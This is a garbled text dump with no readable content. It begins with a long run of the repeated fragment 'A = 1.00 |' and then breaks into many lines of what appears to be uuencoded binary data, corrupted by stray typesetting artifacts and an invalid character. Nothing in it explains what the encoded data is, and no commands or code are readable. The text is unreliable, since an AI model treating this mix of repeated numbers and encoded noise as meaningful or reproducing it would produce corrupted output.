1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.00 | A = 1.$ M05837>"UVU5ZNG9M>2GMD,;,DIHGOW136]^>PS5)!-<7U;BM=S?K?;BN)O?' M5GJ>?OMXM= $Z:G4&#X$F'2I\'0;WI$![IO+?W#^O+S2.5(XLW$?EY!S7<Z:[C])$ M"QYK@,8T6VC3TZO_?E[L-<]PGJH9&TJ,4EDY7MMP%G,(G[NARLGB01)B2:?A $M;O$PE?*G(*/CD-^U22-E8;_TM^8X>Q#Z\9'TX_=^S+@,/(;344(R?,KYJ$!K$ M\<I+6T)]?CS=[#9WSW<7S@-G`(66YN'IZOD&/XFQ_P68"F-TB+\$'`T%E>650 M#^M]*BWNPXI1<6H#?"V(L;XG[?Z91`+GN6B)182GGWKF*2\$P##L?G;-I33(` M>%`H!IA4S--"\%R/0,,#-+WZ>:%`7JX/B66C1]SRTZ:B2U#EYBM+5.]#HJF+ M;5![R66^W3"UFMS^VT28=\<8]D.,V-OP!X.:86K*[S8U`\R_MRJ1J<\$CUVUJ MO(>BT]1@43I,#5K2;6J&6:>IP9QTFYI!F38UUJ:,TR;%-F\$,2I>I*?-N4X,] $MZ3^U6)-N4U/VNDU-576:&HQ)MZDILMQ-57^NZ;&*=/WF)JJ]SVF)L^R]3D$ MO>KW3,TP^UU3D[0D)!.LR'>8FK+J-C58DVY3@S'I-C5E_@U3HT.21%,7BZ`N MOR[3[H;E"F/^I!'FWXA1:@QFJ..KZ^FE6Z6_'!U/;Y^K2-L3CJ4S(?M`X6R M\$]&.Z79SYSEY=FO_L^/P,B%CO3AMX:!2#C"*G3"UHAQV:")\D.,O3*LA,_[L M?;%/?TT]&/JJV3*O>CWM6X^3/6\HFB#CBZF8^DL[?EC5C3LW1[\$"5_+>N0YN M.9004;5V.>/0X.8QL`C`4/2W6O3RCQ=]D/VCBZX:QB*QL"=%M]1*J?CH%3>/ $M@*->`V1JQ!; $^AZ@X^G5Y')V<< WF=+"U#NRB)Z?-XIB=)=D]M488&]:*Z,[L$ MS<A+MD%Q6YZ]&WEYN5[9P*HG@5>?-K=/36CE0WE^P()'91-LX+X (\$? -D&` MTQ5H\"\$\(U, >9`]XJK`)/XPP*"\$LE\]W(0*CNR:\52[?SRBI50[THB%&3)=5 MOXLY',+(\?KAZ=-!>`4C5T_KW7*S/:",:CZ>O]3N,@CAVMW-?/'5O#5).)=@ MAR5,>^'NZC-X<_6!>#4<Y<WF<7.S71L:K@UHQPO_K'\@F7:05E!19F\.^,`< M?`LY4"2F0>/,OQVI")%TQ='MA)A>S#CE`Z5D4GUW=^"Y_S+]TO+:?PTA8C,^ MG; ZDK*/"3*5M!L+#4'F@.:<0E2)H^HKE7FE_9*0]R'ZOATMWFWIE?^M?V1=' $M>?38/D0W!/\&WJU/QD,WANW9^{8=R=H</[Z_NP&2*P6>MZ'D7/&_@#L0#5@U)}$ M'[!"`F?3MY%KH61/P3#[<\WE#Z^Y_\$NN!>Y<&:7WLELS=_6L,\$P!\"9!P'UY $M, \& 4).S) Y9H'=2'E, A-N:: 4H[E!UVO?O: 4BE$%JZ@N=I=+\7T+8MV+EOR=5$$ MPS_7Q?]X6_B77G^,V@2J'[<)U+Z[3>1YNDV8TV\$M[105UFZ!RY'2D(%"Z-@5 M/.]`%P\$=M8GI.^TAZA<82L?P-;N#:)U Z7EN\$8ES1;AM8S5E2"'DJ\$24GF1+ MVR; A5+9-8ZSJS6XF7UX%\"T_D:\/3N?;%)?)'BG7@_WI?'QY.7XO^64]%GP> M%N]DX=8T_H?%>PFTC=]!6P,9D"9L5-9AER='=MS,(JMF+]SQ'BX??F#0)F9* M9\$2@L'F\$RQN<;)UZ?6I>7(#":9*B_+\$7%W[_;86?7]C,E)]2^6%/2`JARL#^ M\$<&V>5>5R.K'HO,?>V[@N]X5.&!?-8:3=9(Q[,<(K36.U`FVS7YH2@-6G:KJ M'RU\3\`1IA1<]W&]A\$;(9@<^6)Q*8PK%L\$S%5Z17H<'6>P_RZI]0.Z9\0N/9 $MA[CF0FOG^{!}X?>(#2&+4('-U3-+;A?'9V_?*=E(R':ZLOK87"K_IW6/Z4:)(\$ MNQ[XP\:WB\,E8JH%QKXH-IE/7E^^F6K^M-GL<[Q3>OEP^Z7E=E@01+0RVN9! $\texttt{M,`S7DQ2;E_`U5+YHL@E`I0\#\&70J\$<;FKQVZ:*8L>D\\+E3=A]P"PWWC'C\&.>X}$

MK'!O3FFV4A9.6,WG`UO8`<H4A.E4^(>Z-N;G7#!-:\$XEURR%.N;/J(J))QG0 M2DC`&^Z(7"IY2/X`6UL.#MBH.%W\\>[6;#RP+!G*>\.=D`ZW'@B#(DA/U[T' MK4?/#>E]_/AYS*N4C?8#TZ[H72C.4?'11P*"GW='R\$(\$9N[C]]/+B_GX;-IV MRI7R(NF?3CG"_XV=<A?;Q>[[O'++_?5^L7M\6.R;`^&#GGE,-JEMHIC::7+\ MZEO`0H'TG!IE_LTXPQ#GQ0>WL=L]'?#Z3"]Q@>!-0WZT7>]6YP_F0<!"4*0 M[7N`5_?/^^5Z<K][?%KLGJ@()2,(0L*I!?,>[6'FPMY(V?-M/87@*"`?M'/% $MSM/@+(!??\#C&J?5F.@DM>SC`+[7Z+=2B[3Y^.W.Z]65M&S+!;0;;90]*OEA $M_{-}\$ 0? $F[\&ZC)TL!DK9UIW7.>5`I0*P*(K=)[$5@'[@OM8^J62G$`].W[_F3.!]$ $M_J[XJ0XXJKK/_&(f(?1%=0;!^{.2T}_J$S.TTB90SCKYUAG"1EA!JCX$]ONR$ MG-;P(3QRWI\//RF)J)E2Z5H5-X^!>0/T/=_E^'@V/;OVI>;Y4BUT/<IYL_:7 MY/41;-/IU8&9!KJ@\$#H@U%X)\$N<@?)3*A]_,WHD:*HHIB>+GW1%&(8(I7KC4 MK1QQ&.?U@UNPGJ\QRJ9L_O/Z_UEX[6Q@XV#M"0W3B7RX>LDB<@40;TH=IX& $MYPW8-\39E;=1'^I[9L;*/L_S9'EK#,=9*ON").V064=-LOMU*[D1F:&^&^8]$ $MA9>P[:-Z1&2=5R*QYD\LH?VR_AJ(O-8&\<7;=ZE?*66S]=Y!V:H&&I<T?,N$ M^*B!1R*3R="P1XWGO2Z1F5G.@'E,OF2C#&^1?X:V2H@L*T:QR(B4E9G\$LB(3 M8NYL+\1(9#(M&K)&P8?7L`Y,IAAT3-'S+G@>X"_JL^R7YQ,E%DHLF[1<C=SZ M<KJ^\/2EG[Q9?*7XD>+[/8=G49IS7>T8W.'%1]; \$�QSN?'S`LESE@CY1JI M:"*579&TH#BW^*B:2*,F4BH;'LF4_%ZDDL0S)&F_<\^=LHP0RH6=4!5^Y9\$F\$ M*, %"(Y1-A&\$3X<1??A?\$![72"(W`!RIP[QF9N>',\=A\$P"W"1]9\$&)@(%R_/ MG'[(J66HN49`UGPA:SRC38S)^.)*8PPU!H+F:U3'*4XFKP:7PJ40PH,<%X< MGT]F9R_/E2!LCABFM&A>JGP@54&)"T\$QPG76E]?H+:W0^`A94?,V;!A@YGB+ M4G4UD\NV8_)((O-@7`.<Q\BB'Y`O@N@)D8)RD+M%&F@L?!0"FK=114"9)RZ5 M6HJ,,C\]CLE#C4PU*G">0(X"TN[^%W+9;/Y'`@F`%P\$?Z*1`X]U1"A](>HQW M.U&Y)HK>*G[>':\$,\$9I=+4IK-K5X=6H3*XU(&U38O(T;]AH<ZFHN[!2`R*&? $MPV@*PN"<\#W1?P(=^=87J\(';$9,(50]NOVVP\S1X&,!M/[Y`9$C-.H)U_2EY$ M).2Z<0`+MK@@VF*0&U*35;-`'>`2B8A`TV-)B+@5L>JV\$+'#;XUIR&E)L?< MOL'S#G05T"\F/_W5]?;_:_+P\-?-;KE]7JW_^GFS>W:3I__]Z<7Q_\$3-\^`O MKMS^AV;@?@>AJ[V>G4XO`S"O@84`R\:"^X'I^RM7+6<FV6&-K@0]"LF^.C_ $M)>!\7\VOES\?F5IZE[+#79@>#OI`(N0:H0AI6_Q;P9>"'RJ^2N-Q=0,8B4B\$ M'>6CWQ5#\L@RB3'0&'F(,3V>^8N_CH\NI^-?3\$&R0B*5\$BETNW\$<S:B2.".M MKC#4>7MV',3J^UQ^FWH=&+'Z!S?\UL>IB2#52Y?+1ZE%(&G*'-!#05>*-A7L MH?5];E=&>WI-C!>GYV<S-ROV.`,OCG//,1]&%<_&IU.C!Y!SP1>*+]/XMX(? M"KY2?	S_Q_N8Y4C2-D9&41-E%ZTCKQ%Z[(3J;M)+*01`#8%`8AA2OG&1E? MO3^;>+J0M=7Y4O)AVMTKWY0^?/CI&L+03\LV=F?FSS5"4JHD)52'""Z%X[<7 MFD#9BQ, `4, <OI:ATF()WY.F;L_-K]U!5D\H@3L7`)"TI%?VDQ.*6K,ED.I=T $M_{\#IS}$?MFLW^RSJU?F;Q8'^[R;B4A82,PZ4A60\D*PVD)E1"0!XB&AZLK;_M< MKUWS,L0!DRUOHC,0'1[DZ\V=?_;_]&J]; %^<=)@\G-`'DPTL)@"B1'3`@H35 ML]GIV+01&*G6K+)ND>)TX[;LCW<;Y]];MX[I'20C.1:2(UU="E`*`*L*\$I;J MYYA=9_!Z<CT6EG!45NX\$Z'[M,N="G<?:N5\$);Y]FN"7E*181TV#"3]>[YSH, MAPYAGW>K"^.NS7K-5:JR\$]F%R4UU_-TL74`.KSA`-0]LLMIH-\2P>?GO81]] M@<]"PSG/*@3/KZC#],N5)"17XXB0#POC,AR)#!EZ)0"5V!_&)H)L"=FOA@/) $M_C6\$/,A20H;P@T(6^\J0#^$AY^0@\$P"V"&0MY*/K#$7<]7ZBRFQ_=T+FM!/U$ $M@V@1EY/N>O\TOGU:[U5FH8D=)B89ZQ`)RY1$5(+`1`&-61,%&/4.6<0_$&LB$ M[R*)^{K}40F"$P24&5M[#S[;QHI"W>8I=O3^^?'NM9*9>_M;C5>K9&Q%F4]$ MEF1=2-;8IBY0*:"A\B?V:>Y=GJ(&EL'*,_CI[6:WNO\L#<+O[%7CN9)];90M M2LRJX=.F:7D8"0^T[RY4G[O1^.@KK]+,ST\OQI?3V?7TM&\$57,8RY^1)%BFM ME7>!L^,6AZC`T_HN2%BNHW9AL^.^H&G@\$NJ?N25<&GI`9X*FO5LXA-#P_7;W M>_\:SDQZ9[.F%I=+!#%00=!6.V&YPFBQ&@&!7;SW]TP<2JND\UY]MB_Z]MH/ M0H?;#@C#<):AUPXI6T:&P@C;4M.02B\$T80'#Z^O+*S?/?C6^F`JC_1YK_5]> MW3]=/=P_'1RQ,6&P:BPO3%K#K.^LRFY":ZQ9%VVMVOK%55:\0W"])<UP**7! M<<H'=B\$!R!2`6>!+[,+;B\OI=5,Q4'*VV&TOUX]LJ6=N(@7>TH'584U']=D\$ M#K78=^M'?P^LN4-%-%ZTW5X];IEOCC\$F<*-\'C*)]IOM?GHQ._!HV;&'H"P_ M*CL'/*B^L1#D!&U4FJC2K)E\GAZ]/K\$#_3#,+\O^Q<WJ^M/;D!PN%RJ@8P' M.*`;FD`L^S)/%%9T['XE8\D@XP-FA/5,]8;=C\$E\$I@@41['S-#@/8,K/*RV1 $MF < P*1/#=9K(V < *; F4K : S; 24%;@00 < 2-, E \setminus (T5V = U@50 #V/_8P.>=^%'`>Z^.$ M![A_%W/7QPB\$78M\U#=L,@)K;;[B.OS5>G4XJ`KCMTJ7E+_REZXE+Y4X*OE3 MJ+J`0%G%-V;.+SJXS)1+ZK_FER*U@;D"BS]2G.5J\R1<:9F^F#)10ELDB%(D M6T1;H)C'4GED\"'<'D+'BJT:; `OQ5A&C`\ODS@_7"A\,(/AR\OQ5!\$8;\1Z? $MJ(7D\R8-W<MQ\).[5E]VT18I[1M)-6FZ(D@'$\(*WW02.XM\#<A!_:RG3Z9I)$ M?]\$4H%50D1!:0XF1<A)3"(8EF@;=\1X&L,\2U[0;K8Q/KQ11*6*\$&4I.R:\7 $\label{eq:m-def} \texttt{M-_/U[J-TTXV8_:Z`T\6>/7N\$BZ39\$F`(X3QMG<KQ?0\$Y\$ULD"AQSB'>+CZ`V} \\$

M<O!U/#L+?340/^0L\T^KI520E.!VNE^\$\$?U`JNQBL=D]A3J3BV9O74?_=+\7 M-#5,\$K/=\07#206DI(Y)YZ/9L\5&9J:,LH_9\BCE&6AY`+D"&#@*E-.+ M5R=:T))- $Y8<==B_NV;O'$)'\$/*L=\G\$^H-:1^L)<4E'+_N^=\%^!TJO\P0\#4\%U M"U] > S&(LA<0+S[,)HV+"&(?C;R=+6FS83+FAYZ/##.MS?S:"I6.>:N.9-: $MH(D2RC9)"39*V/`@#&+P8<8QWB8.E(B/7V"<#CE]=7RIQ:AW"/FJ>KF_#]9$$ MVA:!IK; "@(6@,+8G3<VYU)PQV`>DH9+HFQ7TP<V))_/Q%5?7\$3CB9#@=DVGN MS"UN=VZZ>[& 7S)''X1NZ6:R?73=UGX1&CS!#FZ"\$7+LR`F&M:G181&,ZN1Y M_UC7"`,&VAU5M3]R&X<_[IO;!N7Y<O6]^%FP=7[1^*Q?QA#-H>1&'B*W84_E MQEI_1.X+F1<Z&V",&P1<\$+IW?A"8_RL*?9!U"AUB+'0=-."_Y0,G240NA8S[$MM@' \& N"K@@M`YP5('H^M) = [.M"B3>41 = E'M< & 0D_6!3*/*P.YQY6!T./*0-[= MMB] = MMB' &$ ME8'`;65TNW\MT1\$""U=WPH09F1CQB7BKGHJ7II\$`^,;!!XU#H2GD("!M3?D& $MOG\#^{[U-3*1^R(?Y(36E\#8+\&>\#]I3`E`J@!:ET!2R"DC&'FY!T(\O??\WUMJB))}$ M7>6IVKJEUPVU15CK0BS"[-!;:^GS[#@:C%\]WY@%`.I'>O*'R:?U\M>U"%Q< M>T)ZO5M:HKW,8F:'YO8F"\\E!.IA%%X46GXR!9(E0RN69EV^IZ*CO20AOL7P M08L)X\$D2/5`T`PV^"F9.Y!;5CV]-D,I_^?K)RN^O'U5M=L[RP8`U":D4PM`U $M@"<) = (9KG^*f^*'QE3?W4[>=J<GD^GQP^L2^(?SW5L[NU$ZSY)+9QK81<,&X)]$ MW]]0+@?>/8>6+D.N]LU\$F>"3FQ'`HQ<JU6\$Q'8WHA=+;`&N0DA@X56C70\$1(B M']\7L!/#^0LFT_K=64C]'AJ\9=[8\$I(L:%LA/7ZZ_SRY6UD=90[B9-=<<"93 M&:3&BX-.CA\$18?%:V9D_:[)50#3#=W)K<2XEQ@G-!P["#E`F(!S1#;P+G0<T MBFT]5')^4)"%(K\$`O]6GROOF0WOB[)Y+Z%I[%7Z.4M=TM1HYYU[>/9WSEDG[$M(9S9L4V0('MG\P@W=,BHG8E3\#-DY8JEC(6>])/FMDOM"]E)/QG<R9]UD""*5$ MQ*`+H8"\`?"&QG1^81IV5G0V[,WD?N<.?_!Z4/"E0'C:;V<KPIJIJ[>`\@*' MKO*-Q`9*.K-5:ZK.RB5M.YJPPV5HD3AZ^6`*V:8.E4I[%9R?]!^=OYN,Y_.C M\>07Q8X\$.V`C&E_]90>/Q,&EPRP)>J91<.VEO\$ZXW\X_[^*UX'BL5C;S\$G_1 $MI[W^3H(G"_14*4@+.5K?*Z*2"+-E0&,AK=1?K;</[?5"AJ*GCQ_=`=>)6ZRX$ $\texttt{M} < 2; \texttt{V}) \texttt{Y\&.Z;} \texttt{J} : \texttt{*P} \$7 \\ \texttt{25923GE*J} > \texttt{B} \$2 \\ \texttt{T} 6 - @DN`] \texttt{A} \$ \texttt{G} 6 \\ \texttt{D} 2 \\ \texttt{X} 4, \$ 5 / \\ \texttt{D} \texttt{J} 0 \\ \texttt{^*RI} - 2 \\ \texttt{A}$ $M_{C4_P}[7[;=1]YD6Q_4#V3.Z7JB)-IF5VIH2K+*YT6+IBB;UY+(IB0/]?4-IBB;UY+(IB0/]$ $M[(R="`)(6K;E.N=TW^4'T8@=0$0@,&1@2I-_AM4[.]&A,^?06!N/@;-A!T9G]$ M<'XZGK8O\?,-:Q`3!(%,\$/'#8B.Q_8(#F0L?JOADW^0670Z4(J44":0P%XR9 MNR/_&+_M!,BP:OOTO6\$7LV5D8]CR8'\$\$^ZK2&42?+M:+&1C\]7C[3,1\X2CJ MB+:3DFKD5"-K>];)J]<FYG9FK\(<49/B^W:Y6<>2BWM.S623WU>U,^E6*92D MI"28]D4A%2&8(PK8%_M"Q,Z_<W->7.RDB(M-;\SAC2@.8L<@"2\$IQ`888D\, M5\$ZVCRAUALNEHF/9Z]7FK]/U;(YQ78]E]H2C(RCG.5L^W"PN-K,UDKNNXEK? $\texttt{M*0+'P:TB",8Z@43ZG-+C"S>\&*(C`)ZY@/?VZ6JG:9XK_/@5+*(B;1;84[*JG)) } \\$ MIOCH<B*(8B`(7\$U`++X!)V8'I+DP]L"]"@%<TK^T@]T73CNJC0N5E69061)= $\label{eq:mhq} \texttt{MHQ]M-J9K\#=;6`S\$\$[I1R8^\&C\#Y41A2\$/\-\#NV/1]JDLKVC60)[>HI9GHGZX7]} \\$ MTL_J2KM=G*TTT:F(>9E*5X,8>^VAUZTY2@**_L1R*HBR)95%+Q.0*Y+1PP@0 $\texttt{M"PS'1^U\&+:^]} \\ \texttt{8@MP\&AO:T1/;&U(B-7XZWZQN;C2AR!2!=X'IJI>Q/=B\backslash XTB.} \\$ $M2PWRUT+4+1[V08M?GMX&^?)J=!\#\#G'$U.G(&.<@;-_4@;QN=V!9W"&5^4&G*$ M-43(TY*"SFF`_&X0&7F\]\AE`3)XL1"GZ9BV#*1S"ZI0*ATK#?B!+KP7EA"& M; EP8`M]0?1T6'_+!OY-OE/`-=)9QWZB1;Y]OU,P9Y##060(.?:-\$OJ%OH(*C $MOE%:FN07^{;}(22[]?LPW\$E<9*"'OL&N'^LE^{('1KQ=6$-8-@;+OW4P>)Z/&$ $M = \# \& NOZB^KO > U Y V Y V A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5$ & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] 4TLL5B : < & (, `; [-5] & DU47] Y A N A 16S : 5 (U, GTB + W9X] A N A 16S : 5 (U, GTB + W9X] A N A 16S : 5 (U, GTB + W9X] A N A 16S : 5 (U, GTB + W9X] A N A 16S : 5 (U, GTB + W9X] A N A 16S$ MJC2@MC6UQ8@9`K!^@1\8,`G5YD`C`23Y:7,D16@.)/]:<[#RJY3:8IB-`#(" M,,(*%.8X/C\Z.#7^-'T[HCT00'JZ/9803^W7X-C<>3-72_\$!*?()H<GN\$B,] M[`+T:C.[UMG#1@'-Y0]C!704H#XF`6BW5=_KW/\$9J8E!]GH-9PMST#3JU;=! MF,GQYFIY-[L)]@;I:F"=E:PS3!1BB(H(S!4\$Z]4JO;P>_/]:_<E:38H?KU6V M1*P"X0>&^A@B(0*CO&!1JV>3_3_>JNEP[1^i&O;6*.1Q&;"LG&5A<`GI!>D8 M502)._2.7[UJQEJ6ZOMDD0Q46>C3D9.;^]0]M7J[5SJ0VT_5_B0\$._6VJ&YG $M\.OEP]G"G(W0>VL83L6*\.3N>@6*_I;Q"X9X*2X;P0]47`\H(0AU1W@?.G-H)$ MV'1J(JR`CM]@/:0EYMCG_53+6D-@N6?+&D"_7IE5@3.UV80;0;V"*5Y!\1`N $M[@\&5!"\$J+'!H<W+8ALVH1_]NP\U_^4GP=U:2YK(4DN7C10X'+!^A/L\#,JL)$ M-Z@(\$/)`:FRG:^DIQ/'WSD&>M=TDU^B%)B:^5NM,LG7N:10\63K%S"BFW<A) $\label{eq:mhj+gia.=c<@f!BT=5+} MHJ+GI\&.=C<@F!BT=5+) 2Q$H1FX!:*RJ7XXY98<G`WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<@F!BT=5+) 2Q$H1FX!:*RJ7XXY98<G`WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<@F!BT=5+) 2Q$H1FX!:*RJ7XXY98<G`WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<@F!BT=5+) 2Q$H1FX!:*RJ7XXY98<G`WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<@F!BT=5+) 2Q$H1FX!:*RJ7XXY98<G`WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),(RMHJ+GI&.=C<WW#XQ$-EVZ<_O,,?),$ M^M!>X9;XPCD/96,U)ZQF[-L/J`FI:(;\$-2\$P<T!\1^V;A8[]4Q.BN-SRW?8A M\F3S?B.;3A+ORM+D=_%<6*C*S""R-DLRE,8FM8H\$)5"2DI*@L?7"*L(PY`L# MNLN#2>2\$:YHB.E!XAT)E>\U?"%XQD1T(U@)D^8F5N+WLO.N@I:Y35)_>QH,A $\texttt{M.MR} \, (\, \texttt{JIY+} \,] \, = \, 4\,00\,7\,\$\,\text{I} \, \, \ \ '\, \texttt{Z@'OMO"5\&H=^)} \, \# \texttt{ZUSO.EE@G33QK8/\$?TGK7\$\#OG'IC}$ M&.] #%41A,!>\!!\$/1W^Z]<Q45HO6#XQKZ=&6*^CZR3-8HF]I':80ZK+=BZ!Y M88F..21#?:QG.CFI4DV5[.4W`;F[V0''#SI@\$T\$F#BG^<H0K78[.Q219VN[I $MO34Q@\$FK6DU70>(15L20K,=B).NA\&!6I\J<\$[(JPM3]"STG'B\$!D\$X.6#@IE$

